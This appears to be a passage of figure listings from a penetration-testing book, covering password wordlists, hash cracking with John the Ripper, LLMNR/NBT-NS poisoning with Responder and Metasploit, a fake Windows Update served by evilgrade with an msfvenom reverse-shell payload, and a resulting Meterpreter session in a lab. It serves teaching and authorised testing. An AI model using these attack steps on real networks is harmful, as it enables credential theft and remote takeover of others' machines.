-o, --only-mitm           don't sniff, only perform the mitm attack
-b, --broadcast           sniff packets destined to broadcast
-B, --bridge <IFACE>     use bridged sniff (needs 2 ifaces)
-p, --nopromisc           do not put the iface in promisc mode
-S, --nosslmitm           do not forge SSL certificates
-u, --unoffensive         do not forward packets
-r, --read <file>        read data from pcapfile <file>
-f, --pcapfilter <string> set the pcap filter <string>
-R, --reversed            use reversed TARGET matching
-t, --proto <proto>      sniff only this proto (default is all)
    --certificate <file> certificate file to use for SSL MiTM
    --private-key <file> private key file to use for SSL MiTM
```

```
User Interface Type:
```

```
-T, --text                use text only GUI
    -q, --quiet            do not display packet contents
    -s, --script <CMD>    issue these commands to the GUI
-C, --curses              use curses GUI
-D, --daemon               daemonize ettercap (no GUI)
-G, --gtk                  use GTK+ GUI
```



```
root@kali-01:~# ettercap -T

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:56:93:56
         10.0.0.7/255.255.255.0
         fe80::a00:27ff:fe56:9356/64
         2601:0:8480:386:a00:27ff:fe56:9356/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

1 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

# Chapter 5: Password Attacks

```
File Edit Search Options Help
Cattail
Password
password
123456
123asd
changeme
hackmeplease

869c6636be04b9f79e8c526ced7f9e57
dc647eb65e6711e155375218212b3964
5f4dcc3b5aa765d61d8327deb882cf99
e10adc3949ba59abbe56e057f20f883e
e120ea280aa50693d5568d0071456460
4cb9c8a8048fd02294477fcb1a41191a
b413dd8e153df6ad2938814c7858860c
```

if you do have a good reason, email me (ron-at-skullsecurity.net) and I'll see if I have them.  
The best use of these is to generate or test password lists.  
Note: The dates are approximate.

Name	Compressed	Uncompressed	Date	Notes
Rockyou	<a href="#">rockyou.txt.bz2</a> (60,498,886 bytes)	n/a		Best list available;
Rockyou with count	<a href="#">rockyou-withcount.txt.bz2</a> (59,500,255 bytes)	n/a	2009-12	huge, stolen unencrypted
phpbb	<a href="#">phpbb.txt.bz2</a> (868,606 bytes)	n/a		Ordered by commonness
phpbb with count	<a href="#">phpbb-withcount.txt.bz2</a> (872,867 bytes)	n/a		Cracked from md5 by
phpbb with md5	<a href="#">phpbb-withmd5.txt.bz2</a> (4,117,887 bytes)	n/a	2009-01	Brandon Enright (97%+ coverage)
MySpace	<a href="#">myspace.txt.bz2</a> (175,970 bytes)	n/a		Captured via
MySpace - with count	<a href="#">myspace-withcount.txt.bz2</a> (179,929 bytes)	n/a	2006-10	phishing

500-common-original.txt						
1	1	123456	porsche	firebird	prince	rosebud
2	2	password	guitar	butter	beach	jaguar
3	3	12345678	chelsea	united	amateur	great
4	4	1234	black	turtle	7777777	cool
5	5		diamond	steelers	muffin	cooper
6	6	12345	nascar	tiffany	redsox	1313
7	7	dragon	jackson	zxcvbn	star	scorpio
8	8	qwerty	cameron	tomcat	testing	mountain
9	9	696969	654321	golf	shannon	madison
10	10	mustang	computer	bond007	murphy	987654
11	11	letmein	amanda	bear	frank	brazil
12	12	baseball	wizard	tiger	hannah	lauren
13	13	master	xxxxxxx	doctor	dave	japan
14	14	michael	money	gateway	eagle1	
15	15	football	phoenix	gators	11111	
16	16	shadow	mickey	angel	mother	stars

```
bo@darkwing:~/workspace/words$ cat 500-common-original.txt | cut -f2
123456
password
12345678
1234

12345
dragon
qwerty
696969
mustang
letmein
baseball
master
michael
football
shadow
monkey
abc123
pass

6969
jordan
harley
ranger
iwantu
jennifer
hunter
```



```



bo@darkwing:~/workspace/words$ cat 500-common-original.txt | cut -f2-6
123456 porsche firebird prince rosebud
password guitar butter beach jaguar
12345678 chelsea united amateur great
1234 black turtle 7777777 cool
diamond steelers muffin cooper
12345 nascar tiffany redsox 1313
dragon jackson zxcvbn star scorpio
qwerty cameron tomcat testing mountain
696969 654321 golf shannon madison
mustang computer bond007 murphy 987654
letmein amanda bear frank brazil
baseball wizard tiger hannah lauren
master xxxxxxxx doctor dave japan
michael money gateway eagle1
football phoenix gators 11111
shadow mickey angel mother stars
monkey bailey junior nathan apple
abc123 knight thx1138 raiders alexis
pass iceman steve aaaa
tigers badboy forever bonnie
6969 purple debbie angela peaches
jordan andrea spider viper jasmine
harley melissa ou812 kevin
ranger dakota booger jake matt
iwantu aaaaaa 1212 lovers qwertyui
jennifer player flyers danielle
hunter sunshine fish gregory beaver
morgan buddy 4321


```



```
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool


diamond
steelers
muffin
cooper
12345
nascar
tiffany
```



```
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n'
500-common.txt
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  500-common.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common.txt
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
```











```

root@kalibook:~# john --test
Benchmarking: Traditional DES [128/128 BS SSE2-16]... DONE
Many salts:      4853K c/s real, 4902K c/s virtual
Only one salt:   4624K c/s real, 4718K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2-16]... DONE
Many salts:      162724 c/s real, 167706 c/s virtual
Only one salt:   162048 c/s real, 163684 c/s virtual

Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 12x]... DONE
Raw:      37536 c/s real, 37915 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/64 X2]... DONE
Raw:      942 c/s real, 961 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K]... DONE
Short:    511744 c/s real, 522187 c/s virtual
Long:     1697K c/s real, 1714K c/s virtual

Benchmarking: LM DES [128/128 BS SSE2-16]... DONE
Raw:      61853K c/s real, 63116K c/s virtual

Benchmarking: dynamic_0: md5($p) (raw-md5) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      30520K c/s real, 31143K c/s virtual

Benchmarking: dynamic_1: md5($p.$s) (joomla) [128/128 SSE2 intrinsics 10x4x3]... DONE
Many salts:      20969K c/s real, 21397K c/s virtual
Only one salt:   16441K c/s real, 16777K c/s virtual

Benchmarking: dynamic_2: md5(md5($p)) (e107) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      15562K c/s real, 15880K c/s virtual

Benchmarking: dynamic_3: md5(md5(md5($p))) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      10406K c/s real, 10618K c/s virtual

Benchmarking: dynamic_4: md5($s.$p) (OSC) [128/128 SSE2 intrinsics 10x4x3]... DONE

```

```

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
█

```

```



root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
guesses: 0 time: 0:09:37:41 0.01% (3) c/s: 72688K trying: 2vyiRnbi - 2vyiRnb!
guesses: 0 time: 0:23:46:18 0.04% (3) c/s: 76045K trying: 37gBbh2w - 37gBbhbv
guesses: 0 time: 1:23:01:53 0.09% (3) (ETA: Fri Oct 22 09:37:27 2021) c/s: 77085K trying: 5Wys6E6 - 5Wys6E!
evil111! (hax0r)
guesses: 1 time: 2:00:33:37 0.10% (3) (ETA: Fri May 21 08:48:12 2021) c/s: 76522K trying: HAquEzC - HAquE-C
guesses: 1 time: 2:14:17:13 0.12% (3) (ETA: Thu Oct 7 18:18:45 2021) c/s: 68392K trying: NLUxp6ci - NLUxp6cj
guesses: 1 time: 4:14:55:46 0.23% (3) (ETA: Fri May 7 14:43:07 2021) c/s: 55754K trying: Vt- Wtp. - Vt- Wt d
guesses: 1 time: 4:14:56:03 0.23% (3) (ETA: Fri May 7 16:46:18 2021) c/s: 55753K trying: Vtk2wR0x - Vtk2wR0T
Use the "--show" option to display all of the cracked passwords reliably
Session aborted


```





```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt --show
hax0r:evil1111!:aad3b435b51404eeaad3b435b51404ee:9e8bda2b4be66d8ef100b66c5900b82f:::


1 password hash cracked, 1 left
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence#
```


































---

Usage: responder -I eth0 -w -r -f

or:

responder -I eth0 -wrf

Options:

--version show program's version number and exit  
-h, --help show this help message and exit  
-A, --analyze Analyze mode. This option allows you to see NBT-NS, BROWSER, LLMNR requests without responding.  
-I eth0, --interface=eth0 Network interface to use, you can use 'ALL' as a wildcard for all interfaces  
-i 10.0.0.21, --ip=10.0.0.21 Local IP to use (only for OSX)  
-e 10.0.0.22, --externalip=10.0.0.22 Poison all requests with another IP address than Responder's one.  
-b, --basic Return a Basic HTTP authentication. Default: NTLM  
-r, --wredir Enable answers for netbios wredir suffix queries. Answering to wredir will likely break stuff on the network. Default: False  
-d, --NBNTSdomain Enable answers for netbios domain suffix queries. Answering to domain suffixes will likely break stuff on the network. Default: False  
-f, --fingerprint This option allows you to fingerprint a host that issued an NBT-NS or LLMNR query.  
-w, --wpad Start the WPAD rogue proxy server. Default value is False  
-u UPSTREAM\_PROXY, --upstream-proxy=UPSTREAM\_PROXY Upstream HTTP proxy used by the rogue WPAD Proxy for outgoing requests (format: host:port)  
-F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file retrieval. This may cause a login prompt. Default: False  
-P, --ProxyAuth Force NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON. This option is highly effective when combined with -r. Default: False  
--lm Force LM hashing downgrade for Windows XP/2003 and earlier. Default: False  
-v, --verbose Increase verbosity.




```
[*] [NBT-NS] Poisoned answer sent to 172.16.42.105 for name B0-DC1 (service: File Server)
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name win10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] Basic Client    : 172.16.42.182
[HTTP] Basic Username  : LAB1\rred
[HTTP] Basic Password  : HackM3!
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name proxysrv
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR] Poisoned answer sent to 172.16.42.182 for name wpad
```

```
root@privateer: ~ <2>
root@privateer: ~ 89x38

[+] Generic Options:
Responder NIC           [wlan0]
Responder IP           [172.16.42.139]
Challenge set          [random]
Don't Respond To Names ['ISATAP']

[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server)
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[SMB] NTLMv2 Client : 172.16.42.5
[SMB] NTLMv2 Username : LAB1\Administrator
[SMB] NTLMv2 Hash : Administrator::LAB1:8f022b4d34b8e807:F77D8DA891F7AA18CD249D9D0400
0A42:01010000000000004407477EB456D301CB894A921CD4508400000000020000000000000000000
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
```







```
Responder.conf
[Responder Core]
; Servers to start
SQL = Off
SMB = Off
Kerberos = Off
FTP = Off
POP = Off
SMTP = Off
IMAP = Off
HTTP = Off
HTTPS = Off
DNS = Off
LDAP = Off
```

```
msf auxiliary(wpad) > show options
```

```
Module options (auxiliary/server/wpad):
```

Name	Current Setting	Required	Description
EXCLUDENETMASK	255.255.255.0	yes	Netmask to exclude
EXCLUDENETWORK	127.0.0.1	yes	Network to exclude
PROXY	0.0.0.0	yes	Proxy to redirect traffic to
PROXYPORT	8080	yes	Proxy port
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

```
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFIL    mat             no        The local filename to store the hashes in Cain&Abel for
  CHALLENGE    1122334455667788 yes       The 8 byte server challenge
  JOHNPWFIL    John format     no        The prefix to the local filename to store the hashes in
  SRVHOST      0.0.0.0         yes       The local host to listen on. This must be an address on
  the local machine or 0.0.0.0
  SRVPORT      445             yes       The local port to listen on.

Auxiliary action:

  Name          Description
  ----          -
  Sniffer
```

msf auxiliary(smb) > █

```
msf auxiliary(http_ntlm) > show options

Module options (auxiliary/server/capture/http_ntlm):

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFIL    mat             no        The local filename to store the hashes in Cain&Abel for
  CHALLENGE    1122334455667788 yes       The 8 byte challenge
  JOHNPWFIL    JOHN format     no        The prefix to the local filename to store the hashes in
  SRVHOST      0.0.0.0         yes       The local host to listen on. This must be an address on
  the local machine or 0.0.0.0
  SRVPORT      8080            yes       The local port to listen on.
  SSL          false           no        Negotiate SSL for incoming connections
  SSLCert      (generated)     no        Path to a custom SSL certificate (default is randomly g
  URIPATH      no              no        The URI to use for this exploit (default is random)

Auxiliary action:

  Name          Description
  ----          -
  WebServer
```

```
msf auxiliary(http_basic) > show options

Module options (auxiliary/server/capture/http_basic):

  Name          Current Setting  Required  Description
  ----          -
  REALM          Secure Site     yes       The authentication realm you'd like to present.
  RedirectURL    no              The page to redirect users to after they enter basic au
th creds
  SRVHOST        0.0.0.0         yes       The local host to listen on. This must be an address on
the local machine or 0.0.0.0
  SRVPORT        80              yes       The local port to listen on.
  SSL            false           no        Negotiate SSL for incoming connections
  SSLCert        no              Path to a custom SSL certificate (default is randomly g
enerated)
  URIPATH        no              The URI to use for this exploit (default is random)

Auxiliary action:

  Name          Description
  ----          -
  Capture
```

```
msf auxiliary(http_basic) > jobs

Jobs
====

  Id  Name                               Payload  Payload opts
  --  -
  0   Auxiliary: server/wpad
  1   Auxiliary: server/capture/smb
  2   Auxiliary: server/capture/http_basic

msf auxiliary(http_basic) > █
```

```
msf auxiliary(nbns_response) > show options
Module options (auxiliary/spoof/nbns/nbns_response):
  Name      Current Setting  Required  Description
  ----      -
  INTERFACE wlan0            no        The name of the interface
  REGEX     .*              yes       Regex applied to the NB Name to determine if spoofed repl
y is sent
  SPOOFIP   172.16.42.5    yes       IP address with which to poison responses
  TIMEOUT   500            yes       The number of seconds to wait for new data

Auxiliary action:
  Name      Description
  ----      -
  Service

msf auxiliary(nbns_response) > run -j
[*] Auxiliary module running as background job 4.
msf auxiliary(nbns_response) >
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...

msf auxiliary(nbns_response) >
[+] 172.16.42.105 nbns - WPAD matches regex, responding with 172.16.42.5
```

```
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[*] Sending WPAD config
[*] Sending WPAD config
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105 nbns - B0-DC1 matches regex, responding with 172.16.42.5
```

```
msf auxiliary(nbns_response) >
[*] SMB Captured - 2017-11-26 18:31:18 -0500
NTLMv2 Response Captured from 172.16.42.105:61564 - 172.16.42.105
USER:rred DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:efa52c142ac79a514d2e50cfd7f22cbb
NT_CLIENT_CHALLENGE:0101000000000000edf159a80e67d301de812ac975696ab90000000020000000000000000000
00
[*] SMB Captured - 2017-11-26 18:31:37 -0500
NTLMv2 Response Captured from 172.16.42.105:61778 - 172.16.42.105
USER:rred DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3d170b48ae7ed7387cd3696a917f8467
NT_CLIENT_CHALLENGE:01010000000000006fa7bdb30e67d3013d6e385d6813eec800000000200000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:02 -0500
NTLMv2 Response Captured from 172.16.42.105:62010 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:270dd87b42435be3f81e7902e680ac32
NT_CLIENT_CHALLENGE:0101000000000000d1039dc20e67d3012bfb5e149bd298c7000000002000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:28 -0500
NTLMv2 Response Captured from 172.16.42.105:62149 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:670b5a2ad267071b86edf157d159926a
NT_CLIENT_CHALLENGE:0101000000000000097e6abd10e67d301b4401a7a9f92f6d3000000002000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:28 -0500
NTLMv2 Response Captured from 172.16.42.105:62149 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
```



---

```
root@privateer:~# evilgrade
[DEBUG] - Loading module: modules/lenovo.pm
[DEBUG] - Loading module: modules/apt.pm
[DEBUG] - Loading module: modules/samsung.pm
[DEBUG] - Loading module: modules/asus.pm
[DEBUG] - Loading module: modules/sunbelt.pm
[DEBUG] - Loading module: modules/teamviewer.pm
[DEBUG] - Loading module: modules/istat.pm
[DEBUG] - Loading module: modules/orbit.pm
[DEBUG] - Loading module: modules/autoit3.pm
[DEBUG] - Loading module: modules/gom.pm
[DEBUG] - Loading module: modules/jetphoto.pm
[DEBUG] - Loading module: modules/filezilla.pm
[DEBUG] - Loading module: modules/vidbox.pm
[DEBUG] - Loading module: modules/lenovofirmware.pm
[DEBUG] - Loading module: modules/paintnet.pm
[DEBUG] - Loading module: modules/inteldriver.pm
[DEBUG] - Loading module: modules/flip4mac.pm
[DEBUG] - Loading module: modules/linkedin.pm
[DEBUG] - Loading module: modules/timedoctor.pm
[DEBUG] - Loading module: modules/jet.pm
[DEBUG] - Loading module: modules/ubertwitter.pm
[DEBUG] - Loading module: modules/vmware.pm
[DEBUG] - Loading module: modules/appstore.pm
[DEBUG] - Loading module: modules/opera.pm
[DEBUG] - Loading module: modules/freerip.pm
[DEBUG] - Loading module: modules/openbazaar.pm
[DEBUG] - Loading module: modules/speedbit.pm
[DEBUG] - Loading module: modules/appleupdate.pm
[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/winscp.pm
[DEBUG] - Loading module: modules/blackberry.pm
[DEBUG] - Loading module: modules/techtracker.pm
[DEBUG] - Loading module: modules/safari.pm
[DEBUG] - Loading module: modules/mirc.pm
[DEBUG] - Loading module: modules/acer.pm
[DEBUG] - Loading module: modules/winupdate.pm
```





```
show options
Display options:
=====
-----
| Name          | Default                | Description
|-----+-----+-----|
| DNSEnable     | 1                      | Enable DNS Server ( handle virtual request on modules )
| RPCfaraday    | http://127.0.0.1:9876/ | Faraday RPC Server
| DNSPort       | 53                     | Listen Name Server port
| faraday       | 0                      | Enable RPC Faraday connection
| DNSAnswerIp   | 127.0.0.1              | Resolve VHost to ip )
| sslport       | 443                    | Webserver SSL listening port
| debug         | 1                      | Debug mode
| port          | 80                     | Webserver listening port
|-----+-----+-----|
evilgrade>set DNSAnswerIp 172.16.42.139
set DNSAnswerIp, 172.16.42.139
evilgrade>
```

```
root@privateer:~# msfvenom -p windows/meterpreter/reverse_tcp -e LHOST=172.16.42.139 LPOR=445 -f exe
-o /tmp/windowsupdate.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Skipping invalid encoder LHOST=172.16.42.139
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/windowsupdate.exe
root@privateer:~#
```

```
evilgrade(winupdate)>set agent /tmp/windowsupdate.exe
set agent, /tmp/windowsupdate.exe
evilgrade(winupdate)>show options

Display options:
=====

Name = Windows Update
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(windowsupdate.microsoft.com|update.microsoft.com|www.microsoft.com|go.mi
crosoft.com)"

-----
| Name      | Default                                     | Description
+-----+-----+-----+
| agent     | /tmp/windowsupdate.exe                   | Agent to inject
| familyid  | ad724ae0-e72d-4f54-9ab3-75b8eb148356    | It's the microsoft familyid from dow
nload center default (Removal tool)
| enable    |                                           | 1 | Status
'-----+'-----+'-----'

evilgrade(winupdate)>
```

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  0     Wildcard Target

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set LHOST 172.16.42.139
LHOST => 172.16.42.139
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > show options

Module options (exploit/multi/handler):



  Name  Current Setting  Required  Description
  ----  -
  0     Wildcard Target



Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 172.16.42.139:4444
msf exploit(handler) > █
```







ettercap 0.8.2


Start Targets Hosts View Mitm Filters Logging Plugins Info


Plugins ✖ Host List ✖


IP Address	MAC Address	Description
172.16.42.1	00:13:37:A5:B4:EF	
172.16.42.5	B4:B6:76:1A:02:2A	
172.16.42.6	B4:B6:76:1A:02:2A	
172.16.42.105	B4:B6:76:1A:02:2A	win7-01.la
172.16.42.112	B4:B6:76:1A:02:2A	


DHCP: [172.16.42.1] OFFER : 172.16.42.105 255.255.255.0 GW 172.16.42.1 DNS 172.16.42.1 "lan"  
 DHCP: [08:00:27:3C:21:DB] REQUEST 172.16.42.105  
 DHCP: [172.16.42.1] ACK : 172.16.42.105 255.255.255.0 GW 172.16.42.1 DNS 172.16.42.1 "lan"  
 Randomizing 255 hosts for scanning...  
 Scanning the whole netmask for 255 hosts...  
 5 hosts added to the hosts list...











```
msf auxiliary(netbios_spoof_nat) >
[*] Sending stage (179267 bytes) to 172.16.42.105
[*] Meterpreter session 1 opened (172.16.42.139:445 -> 172.16.42.105:49744) at 2017-11-28 22:46:58 -0500

msf auxiliary(netbios_spoof_nat) > session -i 1
[-] Unknown command: session.
msf auxiliary(netbios_spoof_nat) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN7-01
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : LAB1
Logged On Users : 6
Meterpreter  : x86/windows
meterpreter > getuid
Server username: LAB1\fflintstone
meterpreter > shell
Process 2028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\rred\Desktop>
```

**YOU HAVE BEEN PWNED**

---

```
evilgrade(winupdate)>
[28/11/2017:22:44:45] - [WEBSERVER] - [modules::winupdate] - [172.16.42.105] - Request:
"/inc/mstoolbar_archivos/subbanner.jpg"

evilgrade(winupdate)>
[28/11/2017:22:44:46] - [DEBUG] - [WEBSERVER] - [172.16.42.105] - Connection recieved...

evilgrade(winupdate)>
[28/11/2017:22:44:46] - [DEBUG] - [WEBSERVER] - [172.16.42.105] - Packet request: "GET /i
nc/mstoolbar_archivos/ms_masthead_ltr.gif HTTP/1.1\r\n"


evilgrade(winupdate)>"Accept: */*\r\n""Referer: http://www.microsoft.com/inc/mstoolbar.h
tm\r\n""Accept-Language: en-US\r\n""User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windo
ws NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.3072
9; Media Center PC 6.0; .NET4.0C; .NET4.0E)\r\n""Accept-Encoding: gzip, deflate\r\n""Hos
t: www.microsoft.com\r\n""Connection: Keep-Alive\r\n""\r\n"
[28/11/2017:22:44:47] - [WEBSERVER] - WebServer Client on 80

evilgrade(winupdate)>
[28/11/2017:22:44:47] - [WEBSERVER] - [modules::winupdate] - [172.16.42.105] - Request:
"/inc/mstoolbar_archivos/ms_masthead_ltr.gif"

evilgrade(winupdate)>"Accept: image/jpeg, application/x-ms-application, image/gif, appli
cation/xaml+xml, image/pjpeg, application/x-ms-xbap, */*\r\n""Referer: http://www.micros
oft.com/inc/splash.htm\r\n""Accept-Language: en-US\r\n""User-Agent: Mozilla/4.0 (compati
ble; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.3072
9; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)\r\n""Accept-Encoding: gz
ip, deflate\r\n""Host: www.microsoft.com\r\n""Connection: Keep-Alive\r\n""\r\n"
[28/11/2017:22:44:48] - [DEBUG] - [WEBSERVER] - [172.16.42.105] - Connection recieved...
```

---

## Chapter 7: Gaining Access



```

/bin/sh
/bin/sh 80x24
A database appears to be already configured, skipping initialization

IIIIII  dTb.dTb
  II    4'  v  'B
  II    6.   .P
  II    'T;. .;P'
  II    'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v4.16.40-dev ]
+ -- --=[ 1741 exploits - 996 auxiliary - 301 post ]
+ -- --=[ 526 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

```

msf >
msf > help use
Usage: use module_name

The use command is used to interact with a module of a given name.

msf > help hosts
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
-a,--add          Add the hosts instead of searching
-d,--delete       Delete the hosts instead of searching
-c <col1,col2>   Only show the given columns (see list below)
-h,--help         Show this help information
-u,--up           Only show hosts which are up
-o <file>         Send output to a file in csv format
-R,--rhosts       Set RHOSTS from the results of the search
-S,--search       Search string to filter by

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_att
empt_count, history_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_na
me, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

msf >
```



```
root@privateer:
root@privateer:
msf > workspace -a TestCompany-int-20180830
[*] Added workspace: TestCompany-int-20180830
msf > workspace
default
* TestCompany-int-20180830
msf > █
```

```
msf > ls
[*] exec: ls

TestCompany-int-scan.xml
msf > db import TestCompany-int-scan.xml Importing scan data into the database.
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.4'
[*] Importing host 172.16.42.1
[*] Importing host 172.16.42.5
[*] Importing host 172.16.42.6
[*] Importing host 172.16.42.153
[*] Importing host 172.16.42.195
[*] Importing host 172.16.42.202
[*] Importing host 172.16.42.140
